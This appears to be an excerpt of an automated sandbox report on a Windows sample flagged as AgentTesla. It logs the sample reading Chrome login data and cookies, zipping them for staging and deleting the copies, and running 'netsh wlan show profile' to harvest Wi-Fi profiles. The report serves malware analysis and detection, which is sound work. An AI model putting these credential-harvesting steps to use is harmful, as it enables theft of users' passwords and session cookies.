Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.996705258.0000000003454000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.987543673.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.993193122.00000000032F8000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming\1b4bluf2.tug	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5C13535	CreateDirectoryW
C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5C13535	CreateDirectoryW
C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5C13535	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	5C135F8	CopyFileW
C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	5C10C03	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome\Default\Cookies	success or wait	1	5C10A46	DeleteFileW
C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	success or wait	1	5C10A46	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	5C135F8	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	unknown	1351	50 4b 03 04 14 00 00 00 08 08 00 bd 4b 3e 51 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 31 62 34 62 6c 75 66 32 2e 74 75 67 2f 43 68 72 6f 6d 65 2f 44 65 66 61 75 6c 74 2f 43 6f 6f 6b 69 65 73 ed bd 07 60 1c 49 96 25 26 2f 6d ca 7b 7f 4a f5 4a d7 e0 74 a1 08 80 60 13 24 d8 90 40 10 ec c1 88 cd e6 92 ec 1d 69 47 23 29 ab 2a 81 ca 65 56 65 5d 66 16 40 cc ed 9d bc f7 de 7b ef bd f7 de 7b ef bd f7 ba 3b 9d 4e 27 f7 df ff 3f 5c 66 64 01 6c f6 ce 4a da c9 9e 21 80 aa c8 1f 3f 7e 7c 1f 3f 22 5e ff c4 f3 a2 cd d3 f3 aa 5e 64 6d 7a ef d7 f8 cd 7e 8d 5f f3 d7 fc 35 7e cf 34 fd 35 7e 8d 5f e3 d7 a6 ff ff ba bf 86 7b 7e 2d fa ff af e3 fd fd 6b 7a bf 0f 3d bf f6 af 31 3e f9 87 7f e3 df f4 7f fb 35 7e 9d df 38 fd 35 7e d3 8b df f4 5f fc 8d d3 df f4 e0 c6 b7 7e f4 fc	PK.....K>Q.....#... 1b4bluf2.tug/Chrome/Default/Cookies...`.I.%&/m. {.J.J..t...`. $..@.....iG#).*..eVe]f.@.. ....{....{....;.N'...?\fd.l..J ...!....?~|.?"^.....^dmz... .~._...5~.4.5~._.....{~~... ...kz..=...1>.....5~..8.5~. ..._.....~..	success or wait	1	5C10FE3	WriteFile
C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	unknown	2	08 00	..	success or wait	1	5C10FE3	WriteFile
C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	unknown	12	34 b3 af 24 06 05 00 00 00 50 00 00	4..$.....P..	success or wait	1	5C10FE3	WriteFile
C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	unknown	103	50 4b 01 02 17 0b 14 00 00 08 08 00 bd 4b 3e 51 34 b3 af 24 06 05 00 00 00 50 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 81 00 00 00 00 31 62 34 62 6c 75 66 32 2e 74 75 67 2f 43 68 72 6f 6d 65 2f 44 65 66 61 75 6c 74 2f 43 6f 6f 6b 69 65 73 50 4b 05 06 00 00 00 00 01 00 01 00 51 00 00 00 47 05 00 00 00 00	PK.....K>Q4..$.....P..#. .....1b4bluf2.tug/Chrome/Default/CookiesPK. .....Q...G.....	success or wait	1	5C10FE3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	722A5544	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	5C10FE3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	5C10FE3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	21	5C10FE3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	764	end of file	1	5C10FE3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	5C10FE3	ReadFile
unknown	unknown	4096	success or wait	1	5C10FE3	ReadFile
unknown	unknown	4096	pipe broken	1	5C10FE3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	5C10FE3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	5C10FE3	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	5C10FE3	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	5C10FE3	ReadFile
C:\Users\user\AppData\Roaming\1b4bluf2.tug\Chrome\Default\Cookies	unknown	16384	success or wait	2	5C10FE3	ReadFile
C:\Users\user\AppData\Roaming\1b4bluf2.tug.zip	unknown	4096	success or wait	1	5C10FE3	ReadFile

Analysis Process: nwama.exe PID: 5848 Parent PID: 3424

General

Start time:	03:38:15
Start date:	14/01/2021
Path:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\nwama\nwama.exe'
Imagebase:	0x8d0000
File size:	608768 bytes
MD5 hash:	B0F2D519CCAE5BF1435264E0979770CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.737377613.000000000416B000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile

Analysis Process: netsh.exe PID: 2208 Parent PID: 5652

General

Start time:	03:38:16
Start date:	14/01/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	'netsh' wlan show profile
Imagebase:	0x9f0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4612 Parent PID: 2208

General

Start time:	03:38:16
Start date:	14/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: nwama.exe PID: 6592 Parent PID: 5848

General

Start time:	03:38:18
Start date:	14/01/2021
Path:	C:\Users\user\AppData\Local\Temp\nwama\nwama.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x520000
File size:	608768 bytes
MD5 hash:	B0F2D519CCAE5BF1435264E0979770CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.991842162.0000000002D70000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.991287271.0000000002C14000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.987505021.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: netsh.exe PID: 5780 Parent PID: 7068

General

Start time:	03:38:40
Start date:	14/01/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	'netsh' wlan show profile
Imagebase:	0x9f0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 900 Parent PID: 5780

General

Start time:	03:38:40
Start date:	14/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: netsh.exe PID: 5480 Parent PID: 6592

General

Start time:	03:38:47
Start date:	14/01/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	'netsh' wlan show profile
Imagebase:	0x9f0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5484 Parent PID: 5480

General

Start time:	03:38:47
Start date:	14/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis